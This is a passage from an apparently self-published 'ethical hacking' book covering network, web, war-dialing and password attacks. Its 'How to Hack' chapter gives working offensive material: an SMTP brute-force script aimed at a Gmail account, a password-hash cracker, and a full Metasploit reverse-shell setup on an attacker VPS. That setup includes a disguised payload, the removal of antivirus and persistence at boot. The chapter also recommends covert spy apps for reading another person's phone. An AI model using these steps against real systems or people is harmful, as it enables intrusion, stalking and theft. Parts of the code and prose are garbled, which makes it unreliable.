- There is a dire need for the classification of storage devices and data in the organization. You need to classify information assets like electronic and hard-copy. You need to train your employees about the handling of each type of asset to prevent or reverse any untoward situation.
- An organization needs an operational computer media destruction policy. Each hard drive, pen drive, or floppy disk needs to be properly destroyed after it is of no use. You should ensure that all sensitive data is handled carefully and that it stays where it ought to be.
- You also need to use cross-shredding shredders for cutting papers. It is recommended that you should outsource it to a document-shredding company that has specialization in the disposal of confidential paper documents.
- The staff of an organization should be trained about the latest online fraud methods. Many organizations place the executive level members at top priority. The key here is to realize the fact that the low-level employees should be at the top priority of the organization because they are the ones who are generally a soft target for social engineers (Beaver, 2004).

Chapter 5

Attack on Network

There are a lot of state-of-the-art network appliances that are really helping out businesses in keeping the attackers invade businesses. Still, cyber monsters find out the way to sneak into your security systems. So, what should you do when a malicious hacker gets inside the security parameters? Hackers don't come in a physical form. They are in your systems, and you won't even know their existence; therefore, traditional methods and weapons like silver bullets, garlic, and wooden stakes don't work on them. They are immune to these tricks and weapons. Here is a rundown of the top 10 ways through which your network may get attacked from the inside.

An Overview of Network Vulnerabilities

Missing Patches

Missing patches is one of the top vulnerabilities that your system can suffer from. It takes just one missing patch for a rogue attacker to get inside your system. A missing patch is found on a server, and it acts as a backdoor path for a hacker to enter the webspace. Therefore, you must apply patches to servers and take care that they do not go missing. You can tackle this kind of vulnerability by regularly updating your security systems and all the software that is running on it. A majority of security breaches occur because malicious hackers take advantage of missing patches and exploit the systems.

USB Drives

USB drives also are a major source of attacks. It also is one of the most common ways by which you can infect a particular network from the inside. There are a number of reasons that cause this kind of attack to work. These attacks are inexpensive; therefore, hackers can execute them frequently as you don't have to spend much on a single USB drive. USB drives are small and cannot be suspected because almost everyone has one in his or her pocket as a portable storage gadget. Hackers can use a USB drive to target multiple computers. They can download malware on them, such as Conficker worm

that starts executing right after you insert it in a port of the target computer network. The worst part is that the default operating system configurations allow most programs to work automatically. This is how it can start infecting any computer to which you connect it. You can secure your system against this creepy attack by changing the default autorun policies of your computer system.

Laptops

Laptops are portable and easy to use. They can run multiple operating systems and can operate on a battery. There is usually an Ethernet port on every laptop to connect to a network through a wired connection. Laptops may be carrying a malicious code running in the back that scours your network and finds additional systems that it can infect. Even if the laptop is not infected, the portability of a laptop makes it vulnerable to attacks. When an employee or a guest takes a laptop that is loaded with sensitive information about your company leaves the premises, it runs the risk of exposing the information to malicious guys. The laptop can be stolen, robbed, or come into the reach of a malicious hacker's cyber trap. The information can range from simple phone numbers, home addresses, medical records to information about security numbers, account information, and salary details. The best thing to tackle this kind of threat head-on is not to store sensitive information on portable computers. They are easy to walk off with, and in the end, you will only have to regret that. Leave your laptop unguarded if only you have got some tough encryption algorithms in place that is not fully possible because there is always someone determined who will shatter through these algorithms and break your system.

Trojan Human

You would have heard about the Trojan horse, but you may not have heard about the Trojan human. A Trojan human is just like a Trojan horse who enters a business by taking a disguise. The person may come in as an employee or a repairperson. He may mess with the network by downloading software or spyware. I have explained this in detail in the chapter on social engineering.

Firewalls

This is one of the biggest and most dangerous attacks. We assume that we are

fully secure because we have installed a firewall around our system. It works fine, but what we don't is that it can be breached. If someone chooses to dig into the firewall rule base, it will turn up some serious configuration weaknesses that permit unauthorized access into a webspace. Sometimes it is direct access, but at other times, it comes in the indirect form from other segments such as WiFi parts of the network that might have been forgotten. You can start with the security policy of the organization to see whether you have scheduled the configuration of the firewall in place or not (Manki, 2010).

Mobile Devices

Tablets, phones, unencrypted laptops run a great risk to your web security. You need to analyze all of your VPN connections, emails that contain sensitive information, and cached passwords in your web browsers. If you opt for connecting your device to an unsecured rogue WiFi, your device is compromised. So stay away from unsecured networks. As an ethical hacker, you can recommend to the organization that they should put in place clear data management rules for the staff. They should also make data encryption mandatory and a part of their security policy. It is getting more important as employees have been connecting their devices to the corporate network.

War Dialing Attack

War dialing is one of the most popular types of hacking attacks. It is the act of using a computer to scan other different computers to look out for accessible modems. This kind of attack came to limelight after the movie War Games hit the theatres. War dialing is not a modern weapon for a hacker but an old-school type of attack. It cannot match the cool hacking techniques that are prevalent these days among malicious hackers. War dialing, although old-fashioned, is still as popular as any other kind of attack. Therefore ethical hackers must know about it and apply it on the computer networks to test whether a hacker can get into a system using this kind of attack or not. The problem starts when some unsuspecting individual from your organization connect modems to different computers in your network. Different companies tend to spend a surprising amount of cash and effort to build application firewalls, roll out hacking-proof software, and different protection tools to defend their systems against sophisticated hacking attacks. They

spend millions of hiring security specialists to supervise these systems. Still, they ignore the fact that a determined malicious hacker can dive into the pool of old-school hacking techniques and come up with as unappealing as war dialing.

We still use modems in our networks. There are lots of administrators who use modems on their servers as well as other hosts for a variety of reasons, like for administering a network for troubleshooting different problems from a remote location and for providing connectivity to different remote offices. Many network admins use modems when they are hesitant to deploy a Virtual Private Network (VPN). Some admins use it for business continuity as a low-cost network access method if your internet connection is down. A majority of these modems tend to run in default mode with weak passwords. In smaller organizations, there are no passwords on these modems.

You have to understand the fact that all computers come with a modem. Some users create dial-up connections so that they can bypass firewall-blocking in place on the corporate network. Some users need to dial into the computers at their office from home. A few users need to set up their modems to send and receive faxes to eliminate every reason to get off their desks during their working time. They do all that from a remote location. Some modems are configured for outbound access, but still, there is a possibility that someone uses the modem to get inbound access. If you fail to set up a strong password or you have not configured the software really well, you run the risk of giving malicious hacker access into your system through a modem. You will not even know where the breach happened. A weak password is most likely a basic password that you have not changed yet. You should realize the fact that a basic password on a modem is like no password at all. It takes not much time for a malicious guy to break it and benefit from the unsecured system. One gateway through a modem can offer malicious hacker access to the entire system.

Computer modems come with a software pcAnywhere, Apple Remote Access, and Timbuktu Pro for Mac operating systems. This software provides users backdoor access to entire network systems. Simply put, if a malicious hacker gets access inside a system through a modem, it is just like getting access as a logged-in user. There will be no further obstacles to get through to the system's interiors.

The Attack

As an ethical hacker, you have to plan the attack to test the system against war-dialing network vulnerabilities. There are some tools that you will be needing and some phone numbers that you keep with you to launch the attack. This is one of the easiest and shortest tests to pull off.

The very first thing is to collect information about the organization and plan the attack. You will have to scan the network to find the loopholes and you will have to determine what has been running on the systems. You will also have to attempt to enter the systems once you have found out about the vulnerability. The process of war dialing is as simple as dialing phone numbers from a landline phone in your home or office. You have to install a commercial war-dialing software and let it do the rest for you. You can set it up and push the start button, and have some rest while it works.

You should only war-dial the numbers that you are authorized to dial. Once again, it is pertinent to mention that the authorities concerned must know what you are up to. They must know when you are going to test the system with war-dialing attacks. War-dialing consumes time as it takes around one minute to dial one number. You can do it all night when there is no one at the office. Malicious hackers are also night guys, so better do it during the night. War-dialing is an exhaustive process, and you may have to dial and test thousands of numbers and sometimes an entire exchange. You can increase the speed of the test by using multiple modems at the same time.

Collecting Information

You need phone numbers to test which one has the modem connected to it. All these numbers need to be programmed into your war-dialing software so that you can automate the process. There are two kinds of war dialing attacks, such as the following:

- Analog numbers that have a different exchange from the main digital lines. You may not find these numbers publicly advertised.
- The other method is to try out dialing ranges that you have been assigned to the organization that you have been testing. These dialing ranges may look like the following:

222-0022 through 222-8890 (This can include more than 10,000 numbers)

444-0000 through 444-1500

333-5555 through 333-9999.

You will have to work on finding different numbers. You can try different methods to find these numbers, such as yellow pages that contain local telephone numbers. You can check out hard copies or simply surf through different websites that may provide you with the requisite information. Another common method to search for telephone numbers is conducting intensive and extensive internet searches with the help of the name of your company. You can also use the main phone number of the organization to locate other numbers. The main telephone number can be easily found on the main website page of the organization. Google can fish out telephone numbers for you from some surprising locations that you may not have heard about previously.

There are plenty of tools that you can use for war-dialing. A few of them are commercial war-dialing tools such as PhoneSweep developed by Sandstorm Enterprises. You also can use THC-Scan that is written by The Hacker's Choice and ToneLoc that is written by Mucho Maas and Minor Threat. There is a lengthy list of war-dialing programs that you can find online from websites such as pestpatrol.com (Beaver, 2004).

The next important thing to get your hands on is a modem. You need to make sure that the modem you are using is compatible with the software you have purchased. Just go through the documentation of the software that you have installed on your system. War dialing is simple. You have to enter the phone numbers that you want to dial through the war dialing software. After that, start the program and let it run its course. Wait and patience are keys to success in war dialing as it can be really taxing at times because of the time period involved in it. When the software hits upon a valid modem, it logs the number and hangs up there. After that, it tries another number that you have entered into the program.

Things to Know

The foremost thing to keep in mind while initiating a war dialing attack is the configuration of the war dialing software in a way that it doesn't dial the numbers in a sequence. Instead, it should dial numbers randomly. Some

phone switches, war-dialing programs may detect a war dialing software and stop it from war dialing. Random dialing deters this kind of behavior on the part of a war dialing software. If you are using a line that may block caller ID, you should think about dialing *67 immediately after dialing the number so that your phone number is not displayed. In long-distance dialing, you have to make sure that you know about potential charges. You may have to pay a hefty bill in the end. So be prepared for the costs and convey them to the company management beforehand.

When you have finally located the phone numbers that have modems attached to them, you can use different measures to penetrate into the system and test what kind of vulnerabilities exist in it. The very first thing is to stop testing right away and determine if the modems are legitimate or not. After that, disable and remove if there are any rogue modems in the system.

You can also opt for making another attempt to further enter the systems by using a communication program to find out which application on the system is eavesdropping on the other application. You can use Hyper Terminal and Carbon Copy for that. From here, you also can crack passwords if it is necessary. You can use certain commercial tools like PhoneSweep to kick off the process. Commercial tools cost a lot, and you must be prepared for them. Better inform the management about the anticipated costs so that your hacking plan may suffer from blockades due to budget deficiencies.

Protective Measures

Once you have found that the systems you are testing suffer from war dialing vulnerabilities, you should adopt some countermeasures to protect your systems.

- The very first prevention measure and countermeasure is to protect your phone numbers, especially those that have been assigned to modems on critical computer systems by keeping the phone number private away from the public eye. You should work with the human resource department, the management department, the accounts department, the sales department, and the IT department to ensure that no information about telephone numbers is revealed on any online or physical platform. The second step is to use analog phone lines alongside digital phone lines to minimize the security threat. This will provide a cover to

your modems as hackers will not be able to find them.

- You also can document, publish, and educate the end users on usage of your modem.
- You also should protect your communication software with robust passwords.
- You should purchase only dial-only modems or disable inbound access to your communications software.

Wireless Networks

Lots of businesses have switched from wired to wireless technologies that have had a negative impact on the security posture. Lots of businesses are neglecting WiFi security. Many businesses have been switching over to wireless from wired systems, but this has caused serious problems with the security; it is much easier to secure wired than wireless networks. Lots of businesses also fail to perform a complete and comprehensive risk analysis that means that those vulnerabilities lack identification. These security flaws can be easily exploited and raise the possibility of wireless network attacks.

Importance of WiFi Security

WiFi is something that people take free of charge at hotels, buses, and even trains. Student hostels have free WiFi. Similarly, bars, restaurants, and retail outlets have free WiFi facilities. If you are running a business and providing free WiFi to your customers and staff from the same source, you need to think about this decision because it will only make your network vulnerable.

A rogue wireless device is like an unauthorized WiFi device that is added to your network. These access points allow potential hackers to enter your network. This kind of device can be installed with malicious intention if the hacker has direct access to your wired network. Devices that usually are connected to the access points can be really weak against attacks from different devices connected to access points. Let's take a rundown of the attacks that can interfere with your network.

- This is how wireless communications are being monitored. There are generally two types of eavesdropping in the world of ethical hacking. The first eavesdropping is when a wireless client scans for the wireless access points. The second type of malicious

eavesdropping is illegal kind. This is from where someone attempts to tune in to the data that is being transferred among clients as well as the access point. That's why you must encrypt networks.

- Hackers will try to crack the encryptions that you have set in place to secure your systems. Wireless networks are the most susceptible to this kind of attack. A determined hacker can easily crack it in a five minutes window. It is vital to ensure that you should use the safest encryption.
- There also are authentication attacks on your network system. This is from where a malicious hacker scrapes some frame exchange between a client who is authenticating the network, and they simply run the offline dictionary attack. If they have this kind of information, the time is not far away before the hacker cracks the password and enter your system.

Implications of Wireless Network Vulnerabilities

Wireless networks are vulnerable to hacking attacks, and these vulnerabilities may allow a malicious hacker to bring your entire network to its knees and allow the information to be stolen out of thin air. Imagine this, like stealing packets of air from thin air. A potential network breach can be lost access to the network, web, email breach, or any other services that can trigger business downtime that may turn your profits into losses. You may suffer from a breach of data and theft of confidential information, including passwords to your emails, data of your customers, intellectual property, etc. Your business may suffer from certain legal liabilities that are associated with unauthorized users.

Most wireless vulnerabilities generally fall into the 802.11 protocol, and they fall within wireless access points (APs). Various repairs have moved along in recent years to deal with different types of vulnerabilities. Still, most of these fixes have not been generally applied. In a social engineering attack, there is rogue WLAN equipment on the network. You also can suffer from a rogue attack of this kind.

The Tools

There are a lot of WLAN security tools that are available for Windows as well as UNIX platforms. The UNIX tools that are mostly run on BSD and Linux can be hard to configure and run properly if you have not perfectly aligned the system. Linux is the hardest to set up, depending on the type of WLAN card and what version of Linux you have been using. UNIX based tools turn out to be excellent at how they perform. There are multiple programs like Kismet, AirJack, Wellenreiter, and AirSnort that offer lots of features that many Windows-based apps generally don't have. These applications tend to run well if you have Linux dependencies carefully installed. You will also get lots of features that you don't have to use during testing of the security of the system of an organization. There are some tools that you can use on Windows operating systems such as NetStumbler for enumeration, Wireless client management software for AP discovery, and Network Security Scanner for WLAN vulnerability scanning (Beaver, 2004). It is recommended that you use the proper software to ease off the testing process because the malicious hacker will be aiming for an attack by using some pretty sophisticated tools.

Chapter 6

The Network

Computer systems and applications demand one of the most fundamental communication systems in the organization known as your network. A network consists of different devices such as routers, firewalls, and some generic hosts like servers and workstations that you must follow during your ethical hacking process. Lots of people refer to ethical hacking as testing only the network of an organization. There are lots of network vulnerabilities and tools and lots of testing techniques. You don't have to test the network for every single vulnerability using different tools and tricks. You can plug the loopholes by patching the network hosts with vendor software and other firmware patches. There are chances that your network may not face any kind of attack. However, you should make every effort to test the system and make it secure from any kind of attack.

Potential Loopholes

Network vulnerabilities form the basis of almost all technical security problems in the information systems. Low-level vulnerabilities will generally affect all things that are running on your network, which is why you should test them and get rid of the problems head-on. The major focus should be on finding the weaknesses in your system that a malicious hacker can find and exploit in the long term. This is how you can quantify the levels of exposure that you have. There are lots of issues that are linked to the security of the network infrastructure. Some issues are technical, while others are non-technical. You will be using different types of tools according to the severity of the vulnerability. You can assess the following areas during your tests.

- The first thing that you should watch out for is the design of the network that you are testing. This may include layered defenses, internet connections, remote-access capabilities, and placement of a number of hosts on your network.
- You should note which kind of protocols are generally in use in the network.

- You should watch out the interaction of different security devices that are installed on your system.
- You should see which ports in your network are mostly at danger, and are unprotected.

You can suffer from lots of adverse impacts if a malicious hacker exploits these vulnerabilities. An attack on your network can trigger a Denial of Services (DoS) attack, which can take down the entire internet connection or at least compromise your network. A malicious hacker can install backdoors in your computer system to access your systems off and on when they need it. They can watch your activities, keep stealing your data on a regular basis, and monitor your video conferences regarding business matters. A hacker can use a network analyzer and steal confidential information that comes and goes in your emails and the files that get transferred from one place to another.

Chapter 7

Attack on Web Sites and Web Applications

Websites and web applications such as email are common targets for hackers because they can easily be accessed. Anyone can open it from his or her home and poke it or sneak into it. Some basic websites that are used for marketing, downloading of documents, contact information constantly remain on target of malicious hackers. Criminal hackers generally target the websites that can store valuable data such as Social Security numbers, credit-card information remain attractive. That's common sense as they go after the money.

What makes websites and web applications remain so weak against targets? A general consensus is that there is poor software development involved and little to no testing practices. This problem persists across the webspace. This is a drawback of leaving your website in the hands of software developers who are not experts in their fields. Let's take a look at some attacks on web applications.

Injection Attacks

Injection attacks generally refer to a vast class of attack vectors that let an attacker supply untrusted user input to a program, which is processed by the interpreter as part of a command or query that alters the course of the execution of the program. Injection attacks are considered the oldest and most dangerous web application attacks. They usually result in loss of data, theft of data, denial of service, and loss of integrity of data.

The injection is the biggest problem in web security. Injection attack is listed as the top web application security risk and that for all the right reasons. Injection attacks, especially SQL injection (SQLi) as well as Cross-site Scripting, are not only lethal for a computer network but also are quite common in big applications. What makes these attacks really scary is the fact that their attack surface is huge for XSS and SQLi. Injection attacks are really well-understood vulnerability, which means that there are innumerable free,

reliable tools that allow inexperienced attackers to abuse the loopholes.

Simply put, SQL injection is generally web security that permits an attacker to meddle with the queries that a web application puts before its database. Generally, it shows the attacker to view data that they cannot normally retrieve. The data may include the information that belongs to the users and which the users can access or to the data that the application itself uses. A potential attacker may have the liberty to modify, steal, or delete the data, which may result in regular changes to the content of the application and behavior.

In some situations, the attacker may escalate the SQLi attack to compromise the server or any other back-end infrastructure. An attacker also can perform a denial-of-service attack. A successful SQL injection attack may result in unauthorized access to crucial data such as passwords, credit cards, personal information, or any other highly classified data. Lots of high profile breaches in a computer network system have been the result of these attacks, resulting in serious damage to the reputation of a business and other regulatory fines. Some attackers are really ambitious, and in pursuit of their wild ambitions, they can get a permanent backdoor in the system of an organization, which may result in a long-term compromise that can flow unnoticed for an extended period of time. There is a good variety of SQLi vulnerabilities, techniques, and attack types, which may work differently in different types of situations. Some common SQL injection attack examples are as follows. The major objective of an SQLi attack is to retrieve hidden data where you can modify a particular SQL query to yield additional outcomes. There are UNION attacks in which you can retrieve different types of data from a wide variety of database tables.

Blind SQLi Vulnerabilities

Lots of instances of SQLi are blind vulnerabilities. This means that the application is not supposed to return the results of SQL queries or details of database errors in its responses. Blind vulnerabilities can be exploited to access any unauthorized data, but the techniques generally are complicated and tough to learn and perform. An attacker can change the logic of a query to kick off a detectable difference in the response of an application, following the truth of a single condition. This involves injecting some condition into Boolean logic or triggering an error.

Detection Process

The majority of SQLi vulnerabilities are usually found quickly if you use Burp Suite's web vulnerability scanner. You can manually detect the same by using a systematic test against each possible entry point in the application. This usually involves the following:

- Submission of a single quote character like ‘ in the database, then looking for errors alongside other anomalies.
- Submission of a few SQL-specific syntaxes that can evaluate to the base value of every entry point, and then looking out for some systematic differences in the application process.
- Submission of Boolean conditions like 1=2 or 5=5, then analyzing the responses of the application.
- Submission of payloads that are designed to trigger delays in time when they are executed within the SQL query, and then looking for nuances in the response time (SQL injection, n.d).

Preventive Measures

You can run an automated SQLi attack tool to do the work for you. One prominent example is Havij, which is a tool that was developed by Iranian security professionals. You can point it at a target, and it starts probing the site to see what type of database is in use. Havij uses this knowledge and builds queries for probing the characteristics of the database. If you are a beginner in ethical hacking, you will love this tool. This requires little to no SQL expertise at the end of a user. You can extract tables, fields, and data dumps from the targeted database. Havij boasts of an error-fixing feature that can help you rid of web vulnerabilities it finds on the way. Havij generally is available in a completely free version and in a fully-featured version.

These kinds of tools put a powerful SQLi attack pack for an ethical hacker to ensure foolproof security of a system. It is worth testing web applications with the tools and fixing any vulnerability that may pop up along the way. If you don't find it, a bad guy will, and that's what you will not like much.

The good news is that you can prevent SQL injection attacks from happening. The very first thing is to trust no one. You must assume that all user input data is evil. You should make sure that the incoming data is coming in the

right format. If a database is created to receive phone numbers from users, there should be a sanitizer at the input source that makes sure that the input contains the right letters in perfect order. Email addresses must not contain the characters that are not allowed in an email address. The same is the case with all types of data. For example, you cannot expect a phone number to contain alphabets. So make sure there should not be any in any phone number that the users enter in the database.

The web application firewall is used to filter out any kind of malicious data. The right ones will have a comprehensive ruleset. You can use them to provide some sort of security protection against new vulnerabilities before a patch starts its work.

Cutting down on the surface of the attack is also considered as a solution. You should get rid of the database functionality that you want to protect from hackers. The less visible the SQL database is before the hacker, the better it is for the security of your systems. You must not connect to the database any account that has admin-level privileges unless there is a compelling reason to do so (Rubens, 2018).

Insecure Login

Lots of websites demand users to login before using an application, but invalid user IDs are not handled securely by these mechanisms. Very often, they tend to divulge more information than they should have, which makes them an easy target for a hacker to gather valid user passwords and IDs. In order to test for the login mechanisms, you have to browse the application and login in the following ways.

- You can fill it in with an invalid user ID but a valid password.
- You can fill it in with a valid user ID but an invalid password.
- You can fill it in with an invalid user ID and also an invalid password.

When you have entered the information, you will see a message from the web app, like the one below:

- Your user ID stands invalid
- Your password is invalid

- Your user ID and password are invalid

This may appear to be a logical display message for input like the above, but to a hacker, this is like a feast. It gives the hacker a hint that one of the two inputs is valid. It means that the hacker has been half-way through the course. If they have filled in the login box with the right username, a hacker can write a script to kick off the automatic password cracking mechanism. If they know the password, they can kick off the automatic login cracking mechanism. There are a number of tools that they can use to us a remote cracking tool to either know the password or the login. That's how they can break into the web application and access the system. They also can use it to perform some brute-force attacks.

The good thing is that you can prevent these kinds of attacks by following some average countermeasures. The very first thing is to rectify the responses in web applications. They should be as generic as possible such as the following:

- The combination of a user ID and Password you have entered is invalid. Please try again.
- The URL must not contain error codes, or it will like a feast for a malicious hacker.

Chapter 8

How to Hack

There is but a little difference between an ethical hacker and a malicious hacker when it comes to hacking into systems and cracking passwords. Bad guys do that to steal data and money, while ethical hackers do that to test different systems to make sure that there are no loose ends. As an ethical hacker, you will have to find potential threats on a computer and network by testing passwords. This chapter will walk you through different methods to test passwords and operating systems. You will learn how to hack into different operating systems to see whether they are strong or not.

Hacking Passwords With Python

You can use Python programming for hacking purposes. Python is considered a widely learned and used general-purpose language. It is a high-programming language as well that is used to do some high-class programming tasks such as developing games and educating robots. Its object-oriented feature can be amazing if you use it in the right. To crack a password with Python, you don't have to be an expert at it. You should go through the basics of Python to be able to use it for cracking passwords. Python boasts of some gigantic libraries that programmers can use to do some amazing things in the world of coding. Python is getting really popular day after day.

Even a kid nowadays knows that passwords are not created by writing combinations of plain text in the database of a website. Let's see how to hack a plain text password when you find a password that is in a hashed format.

```
import hashlib  
print("PASSWORD CRACKER")  
  
# This is to check if the password  
# has been found or not.
```

```
password_found = 0

input_hash = input("You are required to enter a hashed password:")

password_doc = input("\nYou need to enter passwords filename that includes path(root / home/):")

try:
    # This is how you try to pop open a password file.
    password_file = open(password_doc, 'r')
except:
    print("You have run an Error:")
    print(password_doc, "has not been found.\nYou need to enter the path of the file in a correct manner.")
    quit()

# in this step, you have to compare the input_hash with hashes
# of multiple words in the password file,
#, and then find the password.

for word in password_file:
    # you need to encode the word in the utf-8 format
    enc_word = word.encode('this is utf-8')

    # time to hasing the word into md5 hash
    hash_word = hashlib.md5(enc_word.strip())

    # time to digest that hash into hexa decimal value
    digest = hash_word.hexdigest()

    if digest == input_hash:
```

```
# you should be comparing different hashes
print("Your Password has been found.\nThe desired password is:", word)
password_found = 1
break

# what if your password has not been found.
if not password_found:
    print("Your password has not been found in the", pass_doc, "file")
    print('\n')
print("Thank you")
```

===== RESTART: C:/Users/saifia computers/Desktop/password cracker.py =====

PASSWORD CRACKER

You are required to enter a hashed password:867565

You need to enter passwords filename that includes path(root / home/):password.tct

You have run an Error:

password.tct has not been found.

You need to enter the path of the file in a correct manner.

>>>

===== RESTART: C:/Users/saifia computers/Desktop/password cracker.py =====

PASSWORD CRACKER

You are required to enter a hashed password:89000%^777&**@677878990

You need to enter passwords filename that includes path(root/home/):password.txt

You have run an Error:

password.txt has not been found.

You need to enter the path of the file correctly.

>>>

(Ethical hacking with python, n.d)

How to Hack Into Operating Systems

A powered-off Windows operating system laptop can be easily hacked into in a short time frame. As an ethical hacker, you can get close to a Windows 10 operating system and hack into it in less than three minutes. There are just a few keystrokes involved in the process. A malicious hacker can remove all antivirus software, install a backdoor in the systems and then control webcams and crack passwords, among other top sensitive data.

The question you might be thinking right now is why a company should give away their laptops or computers to a hacker. If you can remember physical security and social engineering attacks, you will realize that a hacker may need a very tiny window of time to achieve his or her evil objectives. In this case, a hacker only needs a three minute window time; that's why this hacking attack seems fully viable.

After a malicious hacker has hacked into your Windows 10 operating system, the attacker can turn the operating system into a web for launching spam attacks, malware attacks, phishing attacks, and other nefarious attacks. They can run a scan through your contacts and harvest as much data as they could from your system.

Even if the hacker doesn't steal anything from your system, he or she can use your operating system to forward an email or perform any other illegal activity by using the compromised device. It is fully understandable that hacker has not targeted your computer network or system, and that they have used your computer to attack another target. It means that your computer will act as the secondary infiltration device to attack another system.

To carry out this kind of hacking attack, you will need two USB flash drives. I will be using the abbreviation 'U' for USB to simplify the talk. U1 will be used to create a 'live USB' that will boot the target computer while U2 will hold the payload that will be executed on the targeted device. After you have

created the live USB on U1, you will not be able to save files on it. Saved files are called payload in technical terms.

This kind of attack can only be possible for an intimate person. That person can be anyone such as your spouse, friend, office mate, or anyone else that has caught one of the employees in a company in the web of social engineering attack. Once the hacker has hacked into your system, he or she can use Metasploit to control the computer from a remote location. It will make it easier for the bad guy to maintain a long term remote connection with the target.

Step 1

The first step in this process is to create a live USB, which is a physical medium to launch the attack. A live USB is just like a hard disk drive that contains a full operating system that can be booted with the help of the internal operating system of computers. Most laptop and desktop computer systems support direct boot from live USBs without security considerations. Popular software that is meant to create live USBs includes LinuxLive USB Creator. Etcher can also be used for the purpose. Etcher is basically an open-source utility and a cross-platform that is designed to create bootable USBs.

When you have created a live USB, you can eject your USB from the computer. Now you can use this USB to modify sensitive files even if the Windows operating system 10 is powered off.

Step 2

In the next step, you are going to need a virtual private server (VPS) to host the Metasploit listener. This is the primary server the compromised device will naturally connect to. You can purchase a Debian-based VPS that has at least 1,024 MB RAM and around 1 CPU core in order to run Metasploit.

Step 3

The third step is to install Metasploit on the Virtual Private Server. Metasploit developers created a simple installer script that will automate the complete installation process. You can download the installer script and then save it in a local file. Use the following command for the purpose.

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-
```

wrappers/msfupdate.erb > msfinstall

(Tokeyoneon, 2019)

Make sure that the file has sufficient permissions to execute on the VPS using the chmod command.

sudo chmod 755 msfinstall

Now run the file as root for installation of Metasploit.

sudo ./msfinstall

The installation of Metasploit may take less than two minutes. The installer script will work well without errors (Tokeyoneon, 2019).

Now install a screen on your Virtual Private Server. Screen is generally a program that allows users to manage different terminal sessions in the same console. It can detach or close the terminal window without the loss of data that is running in the terminal. Metasploit will be needing to continue running even after the SSH session on VPS closes. If Metasploit starts running and SSH is still closed, it will stop running in the background.

If you want to install a screen, you have to use the following apt-get command.

sudo apt-get install screen

If you want to view the current screen sessions, you can use the following command. If there are no sessions in the background, the command will report ‘No Sockets Found.’

screen -list

If you want to start afresh screen session, you can simply type the word ‘screen’ in the terminal. Afterward, press Enter (Tokeyoneon, 2019).

screen

Screen will show up and display copyright and other licensing information. Now press the Enter key once again and then disregard it. Once you are into a session, everything that happens in the terminal will be preserved, even if you close down the terminal window or shut down the computer. You can use the -r argument to reconnect to the running screen session. The following command will be enough to get started with screen and managing sessions (Tokeyoneon, 2019).

```
screen -r SESSION-NAME-HERE
```

The next step is to configure Metasploit. Metasploit offers automation via ‘resource scripts.’ It can be convenient for hackers who use Metasploit regularly and who don’t want to type the same commands to set up Metasploit. In order to create a resource script, you can use the **nano** command for creating a file on the VPS with the help of the following command.

```
nano ~/automate.rc
```

An automate.rc file will be created in the home folder. You can fill in the terminal with the following script.

```
use multi/handler
set payload windows/meterpreter/reverse_http
set LHOST Your.VPS.IP.Here
set LPORT 80
set ExitOnSession false
set EnableStageEncoding true
exploit -j
```

(Tokeyoneon, 2019)

Now save and then close nano by pressing **ctrl + x** then **ctrl + y** and then **enter** on your keyboard. Msfconsole can be started now by using the following command.

```
screen msfconsole -r ~/automate.rc
```

Now it is time to create the payload. Msfvenom is considered a combination of Msfencode and Msfpayload that put both of the tools in a single framework. Msfvenom is generally a command line instance in Metasploit that you can use to generate as well as output all types of shellcode that are available in Metasploit. Raw shellcode should be encoded to function properly. Attackers can use advanced level payloads. If you remove the antivirus at the start, you can do the test with a simple Msfvenom payload. In order to generate a payload using Msfvenom by entering the following command in the terminal (Tokeyoneon, 2019).

```
msfvenom --encoder cmd/powershell_base64 --payload windows/meterpreter/reverse_http LHOST=YourVpsIpHere LPORT=80 --arch x86 --platform win --format exe --out ~/Windows Security.exe'
```

(Tokeyoneon, 2019)

Step 6

When you have created Msfvenom payload, it will need to be saved on the second USB flash drive. All you need is to insert the U2 on the computer that has the EXE payload. Now drag and drop the payload over it.

Exploit It

Now that you have created a payload and installed Metasploit, you have to access a powered-off state. You need to remove Windows Defender and then embed the payload on the targeted device. Each time the device reboots, the payload is executed, and this creates a fresh new connection between the server of the attacker and the computer that has been compromised.

Hacking Email Passwords

```
#Time to crack Email Password  
import smtplib  
smtpserver = smtplib.SMTP("smtp.gmail.com", 587)  
smtpserver.ehlo()  
smtpserver.starttls()  
user = input("You need to enter Target Gmail Address : ")  
passwordfile = input ("Enter Password File Location : ")  
passwordfile = open (passwordfile, "r")  
  
for password in passwordfile :  
    try :  
        smtpserver.login(user, password)  
        print("+++ I have found the Password : %s ", password )  
        break;  
    except smtplib.SMTPAuthenticationError:  
        print ("-- I failed : %s ", password)  
===== RESTART: C:/Users/saifia computers/Desktop/password
```

cracker.py =====

You need to enter Target Gmail Address : ahsan.shah@yahoo.com

Enter Password File Location : c

Traceback (most recent call last):

 File "C:/Users/saifia computers/Desktop/password cracker.py", line 8, in
<module>

 passwordfile = open (passwordfile, "r")

FileNotFoundError: [Errno 2] No such file or directory: 'c'

>>>

===== RESTART: C:/Users/saifia computers/Desktop/password
 cracker.py =====

You need to enter Target Gmail Address : ahsan.shah@yahoo.com

Enter Password File Location : d:

Traceback (most recent call last):

 File "C:/Users/saifia computers/Desktop/password cracker.py", line 8, in
<module>

 passwordfile = open (passwordfile, "r")

PermissionError: [Errno 13] Permission denied: 'd:'

>>>

I have given an example of the code. I didn't break any email. You can try it out to practice on some useless email or your own. The email used in the above example is just a dummy for security reasons.

Setting up Smart Phones Pentesting Lab

In the world of computers, some good boys happen to create networks that aid us in communication, working with others, and collecting information. There also are the bad guys who are seeking to worm their way through your network by using their computer systems. By hacking into your smartphones, they can steal your secrets, retrieve credit card information, and get hold of your passwords. Hackers are always looking forward to stealing information for personal gains and disrupting your business as usual. You hear news

about them every now and then.

Have you ever introspected what type of information you have written on the business card? Is it the name of the company, the title, the address, and the mobile number of your manager or your own? Your phone can be hacked by reading your business card. There also are other tools that are dedicated to hack your phone and reveal the information inside of it. The key is to know the phone number of the target device. You do not have to access the device physically.

The best way to do that is to use a customized and popular spy app. These apps are created for smartphones, and by using them, you can hack into a phone by using just the number. You can use Spyier for the purpose. These kinds of applications have some powerful features, and millions of users across the world trust them. These are simple to operate and work secretly.

Hacking a phone without touching is quite amazing. It is only possible if the target person has an iOS device. The major thing is that you should know the iCloud credentials of the target device. The application will sync the data and show everything on the phone. You don't have to install anything on the target device. Android devices have different built. No application yet has hit the markets that can hack an Android phone from a remote location. You will have to access the device to install the application physically. Only after that, you will be able to monitor things from a discreet location. So, if you see one in the market, you need to know that it is just another fraudulent software. That's why you need to make sure that you don't trust such kind of applications that make giant false claims.

